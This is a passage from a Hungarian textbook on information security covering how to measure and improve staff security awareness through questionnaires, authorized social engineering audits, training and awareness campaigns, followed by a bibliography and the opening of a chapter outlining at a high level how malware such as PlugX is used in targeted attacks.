- kapcsolódó logikai biztonsági kontrollok és működésük hatékonysága
- kapcsolódó biztonsági események, incidensek

A tapasztalatok alapján a képzések, tudatosító kampányok és programok abban az esetben lesznek hatékonyak, és akkor érik el a céljukat, ha a felhasználók körülményeire, igényeire kerülnek szabásra, fenntartják az érdeklődést és ténylegesen hasznos ismereteket adnak át.

Az előzetes ismeretek, jelenlegi helyzet azonosítására többféle lehetőség közül választhatunk, ezeket az alábbiakban mutatjuk be.

4.1.1. Kérdőíves felmérés

Az egyik legegyszerűbb módszer a különféle felmérések végrehajtására a kérdőíves felmérés megvalósítása, azaz töltessünk ki a szervezet minden munkavállalójával egy, a biztonságtudatosság szintjét felmérő kérdőívet.

A kérdőív lehet hagyományos papír alapú, vagy a ma már sokkal népszerűbb elektronikusan (például online vagy e-learning rendszerben) kitölthető verzió is. Elektronikus kérdőívnél megvalósítható azon probléma kiküszöbölése is, hogy a felhasználó ne tudja kiválasztani a legjobb megoldást a lehetséges válaszok közül, ugyanis beállítás szerint a kérdésre feltett válaszok egyesével, egymás után jelennek meg, és csak elutasítani vagy elfogadni tudja a legjobbnak véltet. Utóbbi azért is lehet jó megoldás, mert így esetleg lehetőség van egy olyan kérdőív töltő program megalkotására, mely az adott válasznak megfelelően azonnal visszajelzést, jó tanácsot is ad a felhasználónak. Szintén pozitívuma az elektronikus megoldásoknak, hogy segítségükkel könnyebben tudunk elágazásos kérdőívet alkotni, azaz az adott válasz függvényében más-más új kérdést feltenni, illetve tudjuk jelölni a kötelező válaszokat, kitöltendő mezőket is.

A kérdőívet természetesen minden szervezetre testreszabottan kell elkészíteni, általánosságban azonban elmondható, hogy olyan, a korábban már említett szabályzati pontok ismeretére kell rákér-

[119] Leitold, Oroszi, 2014.

dezni, melyek megszegésével egy social engineer vissza tud élni, mely kihágásokat egy potenciális támadó ki tud használni.

A kérdések összeállításához az alábbiak figyelembevétele szükséges:

- meglevő szabályzatok tartalma
- korábbi kapcsolódó képzések adatai
- infrastruktúra
- bevezetett védelmi intézkedések (fizikai és logikai is)
- korábbi biztonsági események, incidensek

Nagyon fontos pont a kérdések és válaszok számának, valamint jellegének meghatározása. A kérdések számát és jellegét úgy kell meghatározni, hogy a felhasználók fél, maximum egy óra alatt végezni tudjanak a kérdőív kitöltésével, de célszerű törekedni a minél rövidebb idő alatt kitölthető verziókra. Leggyakrabban 25-50 kérdés feltétele célszerű, de a kérdés jellegétől függően kevesebb is lehet, például esettanulmány alkalmazása esetén 5-10 célirányos kérdés is feltehető. Ami a válaszok számát és jellegét illeti, nem kötelező a hagyományos 4 lehetséges válasz alkalmazása, sőt lehet több, jónak tűnő, de eltérően értékelt válasz alkalmazása is. Javasolt utóbbi eset alkalmazása, és az adott válaszok súlyozása, a jó és legjobb megoldás közötti különbségtétel. Szabad szöveges kifejtős kérdés feltétele is lehetséges, ez azonban növeli a kitöltési időt, így kerülendő, amennyiben több kérdést is szeretnénk feltenni, illetve ez esetben inkább fókuszcsoport alkalmazása javasolt, a tapasztalatok alapján ugyanis abban az esetben kapunk jól értelmezhető szabad szöveges válaszokat, amennyiben a csoport érdekelt ezek megválaszolásában, felismerik a kérdések fontosságát és véleményük kifejtésének indokoltságát, hasznát. Ezen túlmenően természetesen van lehetőség eltérő kérdéstípusok alkalmazására, úgy mint:

- több jó válasz lehetséges típusú kérdések,
- rangsorolós feladatok,
- összekötős feladatok,
- szövegkiegészítős feladatok
- esettanulmányok.

Annak érdekében, hogy a kitöltő személyek őszintén válaszolhassanak, célszerű a kérdőív anonim módon történő leadását biztosítani, így senkinek sem kell tartania a szankcióktól, ha esetleg bevallja, szándékosan a munkahelyi számítógépén tölt le illegális tartalmakat, vagy vét bizonyos szabályok ellen. Nagyon fontos tudatni a munkatársakkal, hogy a kérdőív őszintén történő kitöltése az ő érdekük, hiszen a felmérésnek csak akkor van értelme, ha mindenki az igazat válaszolja.

A klasszikus kérdések mellett, hogy ne csak vizsga érzetet keltő kérdéseket tegyünk fel, alkalmazhatunk néhány rövid esettanulmányt, melyhez kérdéseket kapcsolunk, illetve megkérdezhetjük a válaszadótól, hogy került-e már hasonló szituációba, találkozott-e valamilyen hasonló jellegű megkereséssel.

A kérdőívet úgy kell összeállítani, hogy olyan kérdések és esettanulmányok kerüljenek bele, melyek a vizsgált szervezetnél relevánsak, így nem fog fennállni annak az esete sem, hogy valaki találomra válaszol, illetve nem veszi komolyan a kérdőívet. Fontos ezért, hogy a kérdések és esettanulmányok összeállításakor mindenképpen szerezzünk elegendő információt a szervezetről, használjuk fel a belső szabályzatait is a korábbiakban leírtak alapján.

A beérkezett válaszok alapján ki lehet alakítani a vizsgált szervezet munkatársairól egy olyan képet, hogy mely területeken bizonyulnak saját bevallásuk szerint a „leggyengébbnek”, esetleg mely szabályzati pontok azok, amelyeket a felhasználók nem értenek, vagy nem szeretnek betartani. Mindezek nagyon hasznos alapot nyújthatnak a szabályzatok elkészítésekor, módosításakor, valamint kiderül az is, a biztonságtudatossági oktatásokon, programokon mely területekre kell fektetni a hangsúlyt.

4.1.2. Social Engineering audit

A legpontosabb biztonságtudatossági felmérési eredmények szerzésének eszköze egy Social Engineering audit lefolytatása, mely kifejezetten felhasználók különféle, az emberi tényezőt kihasználó megkereséseivel szembeni ellenálló-képességére helyezi a hangsúlyt. Az ilyen jellegű auditok célja kettősnek tekinthető: beszélhetünk egyfelől a klasszikushoz hasonló sérülékenységvizsgálatról, hiszen ahogy egy informatikai rendszer biztonsági megfelelőségét tesztelhetjük, úgy az emberi erőforrást is kell,[120] másrészt pedig tekinthetjük „csak" a biztonságtudatossági fejlesztést megalapozó előzetes felmérésnek is.

Bármi legyen is a célunk, a Social Engineering vizsgálatok általában egy projekt keretein belül zajlanak, kivitelezésükbe szükség esetén külső fél bevonása lehetséges a reális eredmények elérése, illetve a felmerülő kockázatok csökkentése céljából, de belső erőforrásból is végrehajtható a feladat. Mivel az ilyen jellegű sebezhetőség-vizsgálat – tekintve, hogy a szervezet alkalmazottjai „ellen" irányul, vagy legalábbis sokan tévesen így fogják fel – különösen érzékeny és bizalmas kategóriába tartozik, nagyon fontos a projekt megfelelő előkészítése.

Még a vizsgálatok megkezdése előtt nagyon fontos tisztázni, hogy mely területek, személyek tartozhatnak a vizsgálat hatókörébe. Jellemző probléma annak dilemmája, hogy a vezetőség alávethető legyen-e a vizsgálatoknak. Véleményem szerint igen, hiszen a vezető pozícióban elhelyezkedő személyek is különféle, akár specializált Social Engineering jellegű támadások célpontjaivá válhatnak (gondoljunk a korábban említett whaling támadásra, vagy egyszerűen csak egy lehallgató készülék elhelyezésére az irodában). Ezért mindenképpen javasolt, hogy valamilyen formában a vezetőség biztonságtudatossága is kerüljön vizsgálatra. Persze a vélemények megoszlanak, vannak, akik szerint nem célravezető, ha magasabb pozícióban levő személyek is áldozatául esnek valamilyen támadásnak, hiszen ha „elbuknak" a vizsgálaton, az nem biztos, hogy ösztönzi az alkalmazottakat a biztonságtudatos viselkedésre. Nem csak konkrét személyeket, hanem egyes területeket (osztályokat, részlegeket) is kiemelten be lehet vonni, illetve ki lehet zárni a vizsgálatokból.[121]

Fontos azonban megjegyezni, hogy szem előtt kell tartani, hogy a vizsgálat soha nem irányulhat arra, hogy kijelölt célszemélyek ellen az audit során olyan bizonyítékokat szerezzünk, melyek lehetővé teszi azok szankcionálását! Emellett szemmel kell tartanunk azt is, hogy auditorként sem rendelkezünk a Social Engineering korlátlan eszköztárával, és a tesztek végrehajtásához csak legális eszközöket használhatunk, illetve a teszteket csak a munkahelyi környezetre szűkíthetjük.[122]

Nem szabad azonban arról sem megfeledkezni, hogy a Social Engineering auditoknak csak egyik célja a felhasználók biztonságtudatosságának tesztelése, ezen vizsgálatok emellett ugyanis a rendszerekre, az azokba épített védelemre is kiterjednek szemben a kérdőíves felmérésekkel.[123] A feladatok tervezése és az eredmények értékelése során figyelembe kell venni azt is, hogy a célzott rendszer hogyan nehezíti meg a Social Engineering technikák alkalmazását, vagy akadályozza meg azt (például két faktoros authentikáció, biometikus azonosítás stb. alkalmazása).

Amennyiben külső féllel végeztetünk ilyen jellegű auditot, nem szabad megfeledkezni a vizsgálatot végző személyek védelméről, mert amennyiben tevékenységük lelepleződik például az épületben tartózkodás során, annak akár büntetőeljárás is lehet a végkifejlete. Ennek elkerülése érdekében minden külső projekttag számára biztosítani kell egy, a megbízó jogosult képviselője által aláírt, úgynevezett „Támogató nyilatkozatot", melyben a megbízó biztosítja, hogy a vizsgálatot végző személy által elkövetett cselekményekről tudomásuk van, s ez a dokumentum mentesíti a biztonsági és hatósági eljárások alól. A dokumentumon fel kell tüntetni benne a projekt célját, elvégzendő feladatokat, a megbízó kapcsolattartójának nevét és elérhetőségét, hogy ellenőrizni lehessen a dokumentum

[120] Mann, 2008.
[121] Oroszi, 2011.
[122] Hadnagy, 2011.
[123] Mann, 2008.

hitelességét, valamint a vizsgálatot végző személy nevét és valamilyen személyazonosításra alkalmas okmányának a számát.[124]

A Social Engineering auditot érdemes három fázisban végrehajtani: első körben az információgyűjtésre fókuszálva, belső információk átadása vagy figyelembe vétele nélkül, azt követően belső információk megszerzésének vagy átadásának birtokában és legvégső alkalommal belső segítséget igénybe véve (munkavállaló befolyásolásábval).[125] Mindegyik szimulált támadás esetében előzetes forgatókönyvet kell készíteni, melyet a projekt vezetőjével jóvá kell hagyatni az éles támadás kivitelezése előtt.

A végrehajtott teszteket dokumentálni kell, rögzítve a támadás forgatókönyvét, a kivitelezés lépéseit, illetve az eredményeket. Az audit jelentésnek ezek mellett tartalmaznia kell a lehetséges kockázatcsökkentő intézkedéseket, javaslatokat, illetve értékelni kell a sikeres támadás jelentette kockázatokat. Az audit anonimizált eredményeit érdemes beépíteni a biztonságtudatossági oktatásokba, mert a tapasztaltak szerint ezek a példák lényegesen jobban felkeltik az oktatás iránti érdeklődést, illetve a résztvevőj figyelmét.

4.1.3. Folyamatos mérést lehetővé tevő eszközök

Az ad-hoc vagy rendszeres felmérések mellett lehetőség van olyan tesztek bevezetésére is, melyek gyakorlatilag folyamatosan monitorozzák a felhasználók biztonságtudatossági szintjét, viselkedését. Ilyen lehet például a hálózati forgalom elemzése, gyanús oldalak látogatásának vizsgálata, de több nagy szervezet alkalmazott már biztonságtudatossági szintmérő elemként napi biztonságtudatossági kérdést, mely minden munkanap elején, a rendszerbe való bejelentkezéskor valamilyen biztonságtudatossággal kapcsolatos egy vagy néhány kérdést tett fel a felhasználónak. Amennyiben a felhasználó helyesen válaszolt a feltett kérdésekre, be tudott jelentkezni és meg tudta kezdeni a munkát, amennyiben nem, a program egy ismeretterjesztő e-learning anyagra irányította a kapcsolódó témában.

A módszer előnye, hogy a felhasználó minden nap találkozik biztonságtudatossági figyelemfelkeltő kérdéssel, de hátránya, hogy nem teljes mértékben segít a biztonságtudatossági szint felmérésében, hiszen az ismétlődő kérdéseket a felhasználó begyakorolhatja, valamint az ilyen módszerrel feltett kérdéseknek kellően rövidnek és gyorsan megválaszolhatónak kell lenniük, annak érdekében, hogy minél hamarabb lehetőség legyen a munka megkezdésére. Ezen okokból kifolyólag az ilyen módon szerzett eredmények torzak lehetnek az idő előrehaladtával.

Ennek továbbfejlesztett változata lehet a Social Engineering tesztek automatizálása. Ezek lényege, hogy nem projekt-szerűen, hanem folyamatosan, illetve meghatározott rendszerességgel vizsgálják a felhasználók biztonságtudatosságát erre szolgáló célalkalmazásokkal. A rendszer elsősorban számítógépen keresztül szimulált támadásokat (például hamis e-mailek) küld ki a felhasználóknak véletlenszerűen, több forgatókönyv alapján, az eredményeket rögzíti, illetve a felhasználónak is azonnal visszajelzést ad, ezáltal nem csak mérést, hanem a tudatosság fejlesztését is támogatja.[126]

4.2. A biztonságtudatossági szint fejlesztése, kockázatok kezelése

Annak érdekében, hogy a szervezet munkavállalói kellően biztonságtudatosak, és ezáltal ellenállóak legyenek a 2. és 3. fejezetekben bemutatott támadási technikáknak, megelőzzék vagy felismerjék az emberi tényező kihasználásán alapuló támadási formákat, a biztonságtudatossági szint mérése mellett, viszont annak alapján nagyon fontos a biztonságtudatosság fejlesztése.

[124] Oroszi, 2011.
[125] Mann, 2008.
[126] Oroszi, Farkas, Leitold, 2015.

A fejlesztési programot tekinthetően megkülönböztethetünk rendszeres biztonságtudatossági fejlesztési tevékenységeket, illetve ad-hoc vagy rendkívüli tudatosító akciókat. A biztonságtudatosság mérésének és fejlesztésének időzítéséről megoszlanak a vélemények: vannak szakértők, akik szerint először a szintfelmérés végrehajtása, és annak mentén a tudatosító képzések összeállítása a hatékonyabb, míg mások szerint a képzések visszamérése szintfelméréssel egybekövetve a célravezetőbb.

A rendszeres biztonságtudatossági fejlesztésen kívül indokolt lehet ad-hoc, illetve rendkívüli biztonságtudatossági oktatások, programok beiktatása. Ezek kiváltó okai általában, de nem kizárólagosan a következők lehetnek:

- információbiztonsági incidens vagy esemény bekövetkezése, mely a felhasználók biztonságtudatosságának a hiányára vezethető vissza (például behatolás az épületbe, elvesztett eszköz, vírusfertőzés stb.)
- újonnan megjelenő, a felhasználókat érintő fenyegetés azonosítása (például új, a felhasználókat megtévesztő kártékony program azonosítása)
- új információbiztonsági kontroll bevezetése, vagy meglevő kontroll jelentős módosítása (például beléptető rendszer cseréje vagy átállítása, alkalmazások tiltása stb.)
- információbiztonsági szabályozásban történő, felhasználókat is érintő módosítás

4.2.1. Oktatás, képzés

A biztonságtudatossági oktatás célja az ismeretterjesztés, hogy az alkalmazottak megismerjék az őket érintő fenyegetéseket, értesüljenek a rájuk vonatkozó, a szervezet által meghatározott biztonsági előírásokról, valamint megismerjék és megértsék az ezzel kapcsolatos szabályzatok tartalmát, és ezáltal tudatosan beépítsék a mindennapi munkavégzésükbe az elsajátított információbiztonsági ismereteket, a támadások megelőzésére, illetve észlelésére szolgáló módszereket. Tapasztalataink alapján a biztonságtudatossági oktatás abban az esetben a leghatékonyabb, ha azt egy Social Engineering audit előzi meg, melynek eredményei példaként szerepelnek az emberi tényezőt érintő fenyegetések – akár workshop-szerű – bemutatása, közös megvitatása során.

4.2.1.1. biztonságtudatossági oktatás

A leginkább elterjedtebb és leggyakrabban alkalmazott biztonság tudatosság fejlesztési módszer az általános tematikájú biztonságtudatossági oktatás, mely általában tantermi, élőszavas előadást jelent. Megvalósítását tekintve megkülönböztethetünk egy átfogó, mindenre kiterjedő, nagyobb lélegzetvételű oktatást, vagy moduláris felépítésű oktatássorozatot is. Célja a legfontosabb, mindenkit érintő általános biztonságtudatossági ismeretek átadása, illetve szabályzati előírások bemutatása a felhasználóknak.

Az oktatás tematika javaslata a következő, de ettől szervezetenként el lehet térni:

- Bevezetés
    - Általános biztonsági ismeretek, alapfogalmak
    - Az információbiztonság fontossága
    - Szabályzati környezet
    - A felhasználó helye és szerepe az információbiztonságban
- Social Engineering jellegű támadások, az emberi tényező megtévesztésén alapuló fenyegetések
    - Fizikai biztonság, épületbe történő bejutás
    - Megtévesztéses és megszemélyesítéses támadások
    - Tiszta asztal, tiszta képernyő politika betartásának fontossága
    - Telefonos megkeresések, hamis bejelentések
    - Internet, közösségi média használati szokások, veszélyek ismerete
    - Dokumentumok megsemmisítése

- Számítógép alapú támadások
    - Spam és lánclevél kezelése
    - Adathalász támadások felismerése
    - Kártékony programokkal kapcsolatos tudnivalók
    - Makrók alkalmazásának, engedélyezésének veszélyei
    - Jelszavak képzése és kezelése
- Mobil eszközök biztonsága
    - Laptop, telefon, tablet, külső adattárolók kezelése
    - Okostelefonokat fenyegető veszélyek
    - Távoli munkavégzés szabályai
- Incidensek jelentése
    - Mi is az incidens? – kapcsolódó főbb fogalmak
    - Kinek és hogyan kell jelenteni
    - Okozott károk és szankciók
    - Kommunikációs szabályok
- Összefoglalás, kérdés-válasz szekció

Ugyan a képzésben minden munkavállaló érintett, de szakterületenkénti, vagy egyéb csoportbontás lehetséges, ezesetben célszerű az oktatási anyag testre szabása, a kialakított csoportokhoz legjobban kapcsolódó példák tananyagba illesztése.

Javasolt csoportbontás lehet a következő:

- felsővezetés,
- adminisztrációs terület,
- üzemeltetés, IT,
- egyéb szakterületek.

Az oktatások tematikája, tartalmi mélysége, illetve időráfordítása csoportbontás esetén eltérő lehet. Felsővezetők számára célszerű rövidebb, tömörebb, célzottabb anyag kialakítása és elsősorban a munkavállalók ösztönzésének segítése, míg a biztonságtudatosabbnak vélt csoportok (például IT üzemeltetés) számára elsősorban újdonságok, speciális technikák bemutatása. A többi kialakított csoport esetében mérlegelni kell az egyes támadási technikák bekövetkezésének valószínűségét, és a legmagasabb kockázatú módszereket érdemes kiemelten oktatni.

4.2.1.2. Biztonságtudatossági tréning

Az előző pontban bemutatott biztonságtudatossági oktatáshoz képest a biztonságtudatossági tréning annyiban különbözik, hogy feltételezi egy korábbi biztonságtudatosító fejlesztés végrehajtását, és ez által célja a meglevő ismeretek elmélyítése, gyakorlati elsajátítása. A hagyományos oktatásokhoz hasonlóan szintén tantermi keretek között zajlik, azonban megközelítésben interaktív, inkább workshop jellegű, melyben kiemelten fontos a felhasználók közreműködése, tapasztalat-megosztása. Az általános oktatáshoz hasonlóan lehet teljeskörű, vagy moduláris felépítésű, tematikája az előző pontban bemutatottakkal megegyező.

A tréning vagy workshop során alkalmazható eszközök a következők lehetnek:

- esettanulmány feldolgozása, megvitatása
- tapasztalat megosztás (például Social Engineering auditokat követően)
- szituációs gyakorlat/szerepjáték (támadási technikák felismerése és védekezési szituációk gyakorlása)

Ezen módszer alkalmazásakor a fókusz a felhasználók közreműködésén, aktivitásán van, célszerű ezért kisebb csoportokban megtartani a képzést. A feladatok összeállítása során figyelni kell arra, hogy a tréning a felhasználó számára sikerélmény legyen, és ne kellemetlen szituációt, számonkérést jelentsen.

4.2.1.3. Célirányos személyes/kicsoportos oktatások

A célirányos, személyes, vagy kis csoportokban történő oktatások az általános tantermi oktatások és tréningek ötvözetét képzik. Az általános oktatáshoz hasonlóan tantermi keretek között kerülnek megszervezésre, de inkább csak egy téma, célzott terület kerül bemutatásra (problémás témakör, vagy újdonság), a tréningekkel szemben viszont a fókusz nem a felhasználói közreműködésen, hanem az ismeretátadáson alapul, az interakció, konzultációs lehetőség, gyakorlati elsajátítás másodlagos szerepet tölt be.

Általában a következő, ad-hoc események esetén javasolt szervezésük:

- biztonsági incidens bekövetkezése után, amennyiben felhasználók is érintettek
- új, felhasználókat is érintő fenyegetés megjelenése
- új technológiai megoldások bevezetése, szabályozási környezet speciális változása

Tekintve, hogy ezen oktatás szükségességét valamilyen esemény, változás indukálja, elsősorban az adott eseménnyel, újdonsággal kapcsolatos ismeretek átadása a cél valamilyen rövidebb időtartamú személyes oktatás, előadás keretein belül.

4.2.1.4. E-learning tananyag

Sok szervezet dönt a hatékonyságnövelés miatt az e-Learning oktatások megvalósítása mellett. Ezen oktatási típus előnye, hogy a munkavállaló szinte bárhol, bármikor elvégezheti az egy vagy több modulból álló elektronikus kurzust, megszakíthatja és tetszőleges időpontban folytathatja a tanulást, valamint az ismeretek elsajátítása közben és/vagy végén visszamérő kérdésekkel is tesztelheti tudását, interaktív feladatokat oldhat meg.

Hátránya azonban, hogy a tapasztalatok alapján sok munkavállaló el sem olvassa a tananyagot, hanem átlépve azt rögtön a vizsga-feladatsorhoz lapoz, hogy ezáltal a ráfordítandó idő töredéke alatt teljesítse a képzést. Szintén a hátrányok közé sorolható, hogy kevés lehetőség van a visszakérdezésre, konzultációra.

Az általános e-learning alapú biztonságtudatossági oktatás témakörei megegyezhetnek az általános tantermi oktatás tematikájával, modulbontás is eszerint lehetséges.

4.2.2. Figyelem fenntartása

Az időszakos oktatások, ismeretterjesztő képzések mellett nagyon fontos, hogy a munkavállalók folyamatosan, illetve rendszeresen, de más, nem képzési jelleggel is találkozzanak a fontosabb biztonsági előírásokkal, biztonságtudatosságot növelő elemekkel. A különböző oktatásokon szerzett ismeretek akkor kerülnek elmélyítésre, illetve a biztonságtudatosság folyamatosan szinten tartásra, ha a munkavállalók rendszeresen emlékeztetve vannak a tanultakra, a figyelem nem lankad a képzések közötti időszakban sem.

Folyamatos figyelemfenntartásra két módon van lehetőség: biztonságtudatossági kampány szervezésével, vagy biztonságtudatossági program indításával.

4.2.2.1. Biztonságtudatossági kampány

A biztonságtudatossági kampány olyan biztonságtudatossági figyelemfelkeltő eszköz, mely időszakosan, kampányszerűen (például „biztonságtudatossági hónap") hívja fel a figyelmet általános vagy célzott biztonságtudatossági elemekre. A felhasználók bevonása a kampányba aktívan (például játékokon való részvétel) vagy passzívan (például plakátok) egyaránt megtörténhet.[127]

[127] Leitold, Oroszi, 2014.

A felhasználók emlékeztetése a főbb biztonságtudatossági ismeretekre, oktatásokon elhangzottak felelevenítése, tudás naprakészen tartása és elmélyítése mellett cél lehet a célirányos figyelemfelkeltés adott témában is.

A biztonságtudatossági kampány során alkalmazott eszközöket a későbbiekben külön mutatja be, ezek közül bármelyik beválogatható a megvalósításhoz, de célszerű elsősorban a felhasználók aktív közreműködését igénylő elemek preferálása, hiszen a tapasztalatok alapján azokat értékelik elsősorban a felhasználók.

4.2.2.2. Biztonságtudatossági program

A biztonságtudatossági program olyan biztonságtudatossági figyelemfelkeltő eszköz, mely folyamatosan, rendszeresen hívja fel a figyelmet legtöbbször általános, de esetenként célzott biztonságtudatossági elemekre, tehát az előzővel ellentétben egy egész éven átívelő cselekménysorozatról van szó, tekinthető akár egész évre lebontott kampánysorozatnak is. Jellemzője, hogy általában jobban törekszik a felhasználók bevonására, aktív közreműködésére, mint az előzőekben bemutatott kampány.

A biztonságtudatossági kampány és program főbb különbségeit az alábbi ábra szemlélteti:

Jellemző	Kampány	Program
Időzítés	Rendszeres, általában két képzés közötti, de akár képzésekkel egy időben is megvalósítható	Folyamatos, egész évet átívelő programsorozat
Időtartam	hetek/hónapok, de a fél évet nem haladja meg	Fél-egy év
Felhasználói aktivitás	Közepes	Magas
Tematika	Inkább specializált, kiemelt biztonságtudatossági elemeket tartalmazó	Inkább általános, minden biztonságtudatossági elemet tartalmazó, de a kiemelések nincsenek kizárva

16. ábra: Biztonságtudatossági kampány és program összehasonlítása

4.2.2.3. Program/kampány elemek

A biztonságtudatossági kampányok, programok nagyjából ugyanazokkal az elemekkel valósíthatóak meg, ezeket az alábbiakban mutatom be röviden.

- Poszterek, plakátok elhelyezése a forgalmasabb közösségi terekben (folyosó, lift, mosdó, konyha stb.).
- Asztali tájékoztatók speciálisan az adott helységre vonatkozó szabályokkal (például tárgyalóban, projekt/kreatív szobákban).
- Képernyőkímélők fontosabb biztonságtudatossági üzenetekkel.
- Ajándék használati tárgyak (például bögre, egérpad, jegyzettömb, naptár) hasznos üzenetekkel.
- Képregények gyakorlati példákkal.
- Hírlevelek aktualitásokkal (például új, felhasználókat érintő támadási forma megjelenése)
- Felhasználói pályázatok (például fotópályázat biztonságtudatosság témakörben), nyereményjátékok (például keresztrejtvény, kvízjáték)
- Biztonságtudatossági szabadulószoba
- Online játékok (bármelyik játék online verziója lehet)

A lehetőségek között ahogyan látható, vannak passzív információs eszközök, illetve a felhasználókat aktívan bevonó tudatosító lehetőségek is. Az egyes módszerek közötti választás a szervezeti sajátosságokon múlik, mindenképpen célszerű azonban figyelembe venni a korábbi biztonságtudatossági felmérések eredményeit, valamint a megelőző biztonságtudatossági képzések anyagát, és izgalmas, érdeklődést felkeltő elemekkel gazdagítani a kapcsolódó kampányt vagy programot.

5. Irodalomjegyzék

- Chernyshev, S. – Chipiristeanu D. (2012): *Less aggressive, more effective: social engineering with paid archives,* Virus Bulletin.
- Crume, J. (2003): *Az internetes biztonság belülről – Amit a hekkerek titkolnak,* Szak Kiadó, Bicske.
- *Ethical Hacking and Countermeasures,* EC-Council, 2003.
- Granger, S. (2001): *Social Engineering Fundamentals, Part I: Hacker Tactics, SecurityFocus,* URL: http://www.securityfocus.com/infocus/1527 (utolsó letöltés: 2008. december 8.)
- Guenther, M. (2001): *Social Engineering – Security Awareness Series előadásanyag.*
- Hadnagy, C. (2011): *The Art of Human Hacking,* Wiley.
- Hadnagy, C. (2014): *Unmasikng the Social Engineer – The Human Element of Security,* Wiley.
- Harl, G. (1997): *People Hacking – The Psychology of Social Engineering.*
- Leitold, F. – Oroszi, E. (2014): *Social Engineering audit methodologies – Identifying and analyzing human risks,* CEEeGov Days 2014 conference, 127-138. o.
- Long, J. (2005): *Google Hacking for penetration testers,* Syngpress.
- Long, J. (2008): *No Tech Hacking – A guide to Social Engineering, Dumpster Diving an Shoulder Surfing,* Syngpress.
- Mann, I. (2008): *Hacking the Human: Social Engineering Techniques and Security Countermeasures,* Gower.
- Márk, E (2008): *Adatvédelem: az emberi tényező,* HVG XXX. évfolyam, 16. szám, 2008. április 19.
- *McAfee Labs Threats Report,* April 2017 (2017), McAfee.
- *McAfee White Paper,* 2006.
- Mitnick, K. D. – Simon, W. L. (2003): *A legendás hacker – A megtévesztés művészete,* Perfact Kiadó, Budapest.
- Mitnick, K. D. – Simon, W. L. (2006): *A legendás hacker – A behatolás művészete,* Perfact Kiadó, Budapest.
- Mitnick, K. D. – Simon, W. L. (2012): *A legkeresettebb hacker – Történetek az emberi hiszékenység sötét oldaláról,* HVG Könyvek kiadó.
- Oroszi, E. – Farkas, Zs. – Leitold, F. (2015): *Measuring the users' knowledge related to the security,* Malware Conference.
- Oroszi, E. (2012): *Kártékony programok Social Engineer szemmel, „Tudomány Hete”* Konferencia, Dunaújvárosi Egyetem, Dunaújváros, 111-120. o.
- Oroszi, E. D. (2011): *Social Engineering audit – A biztonságtudatosság tesztelése,* Országos Tudományos Diákköri Konferencia, 65. o.
- Szappanos G. (2003): *Kirándulás a számítástechnika sötét oldalára,* VirusBuster Kft.
- *The State of Industrial Cyber Security 2017*, Global Report (2017), Business Advantage.
- Watson, G. –, Mason, A. –, Ackroyd, R. (2014): *Social Engineering Penetration Testing,* Syngress.

Online források:

- http://gazdasagiradio.hu/cikk/8566/ (utolsó letöltés: 2008.11.20.)
- http://www.googleguide.com/ (utolsó letöltés: 2018.03.14.)
- http://www.wayback.com (utolsó letöltés: 2018.03.14.)
- https://www.namecheck.com (utolsó letöltés: 2018.03.14.)
- https://namechk.com (utolsó letöltés: 2018.03.14.)

- http://www.symantec.com/hu/hu/norton/library/article.jsp?aid=article1_08_06 (utolsó letöltés: 2008.12.07.)
- http://www.nbh.hu/bmenu6pp.htm (utolsó letöltés: 2008.11.15.)
- http://www.securifocus.com/portal.php?pagename=hir_obs_reszlet&&i=19255 (utolsó letöltés: 2018.03.12.)
- http://www.internetnews.com/dev-news/artilce.php?96274 (utolsó letöltés: 2008.11.15.)
- https://www.ophtek.com/the-most-malicious-virus-of-2013-cryptolocker/ (utolsó letöltés: 2018.03.12.)
- http://www.dataprotectioncenter.com/antivirus/microsoft/easy-money-programwin32pameseg-part-one/ (utolsó letöltés: 2018.03.12.)
- http://www.sg.hu/cikkek/14602/anna_kournikova_a_virus (utolsó letöltés: 2018.03.12.)
- http://www.virushirado.hu/leiras.php?id=350 (utolsó letöltés: 2018.03.12.)
- https://www.zerofox.com/blog/top-9-social-media-threats-2015/ (utolsó letöltés: 2018.03.12.)
- http://tech.cert-hungary.hu/tech-blog/170513/az-smb-serulekenyseget-kihasznalo-wannacry-ransomware-kampany (utolsó letöltés: 2018.03.17.)
- http://antivirus.blog.hu/2017/06/28/return_of_the_petya (utolsó letöltés: 2018.03.17.)

V. SZAPPANOS GÁBOR: KÁRTÉKONY KÓDOK HASZNÁLATA A CÉLZOTT TÁMADÁSOK VÉGREHAJTÁSÁBAN

1. Bevezetés

A célzott támadásokban alkalmazott eljárások lényegében ugyanazok, mint az alaposabban kivitelezett számítógépes bűnözés (**cybercrime**) esetében (behatolás, terjedés, adatgyűjtés, adatkijuttatás), ezért nem meglepő módon hasonló funkcionalitású kódokat is szoktak alkalmazni. A konkrétan használt szoftverek esetében található, de amíg a kiberbűnöző csoportok elsősorban a kereskedelmi forgalomban elérhető programokat veszik igénybe minimális saját fejlesztéssel, a célzott támadások során jóval nagyobb a saját fejlesztésű kódok szerepe.

2. Célzott támadást végrehajtó kártékony kódok hatásmechanizmusa

Egy tipikus támadás során több lépcsőben zajlik a célpont számítógépére való behatolás, amelyek közül a legfontosabbak az alábbiak:

- A fertőzés első lépcsője (**initial vector**) során valamilyen módon a célponthoz juttatják a fertőzési folyamatot elindító komponenst
- A célponthoz juttatott kód futtatását meg kell oldani vagy automatikusan (**exploit** használatával) vagy **social engineering** trükkel
- Exploit esetében a biztonsági hiba kiváltja a telepítő kód (**shellkód**) lefutását
- A telepítő kód létrehozza és lefuttatja a kártékony kódot (**payload**)
- A feltelepült kártékony kód megoldja, hogy a rendszer újraindítása után is működőképes maradjon (**persistence**)

A célzott támadások célba juttatására, a fertőzés első lépcsőjeként többféle módszer létezik. A leggyakoribbak ezek közül az alábbiak:

- **Emailes terjesztés**: ennek során a kártékony tartalmat elektronikus levél mellékleteként küldik el a célpontoknak[128]
- **„Watering hole" terjesztés**: ennek során a támadók olyan weboldalt törnek fel, és látnak el kártevő terjesztő tartalommal, amit várhatóan a kiszemelt áldozatok felkeresnek majd
- **Számítógép feltörése**: ennek során a célpontok számítógépeit közvetlenül, biztonsági hibákon vagy a hozzáférési adatok kitalálása/megszerzése révén érik el

Ezen módszerek közül az emailes terjesztést fogjuk részletesebben tárgyalni, mert ezt alkalmazzák legintenzívebben.

A fejezet alap példája a Plugx lesz, ami a célzott támadások talán legnépszerűbb trójai programja, több kínai APT csoport is előszeretettel használja. A fertőzés lépéseinél és a működés részletezésénél is tipikus Plugx incidenseket veszünk alapul. Amikor máshonnan származó módszereket kell tárgyalni, külön megemlítjük majd az incidensek forrását.

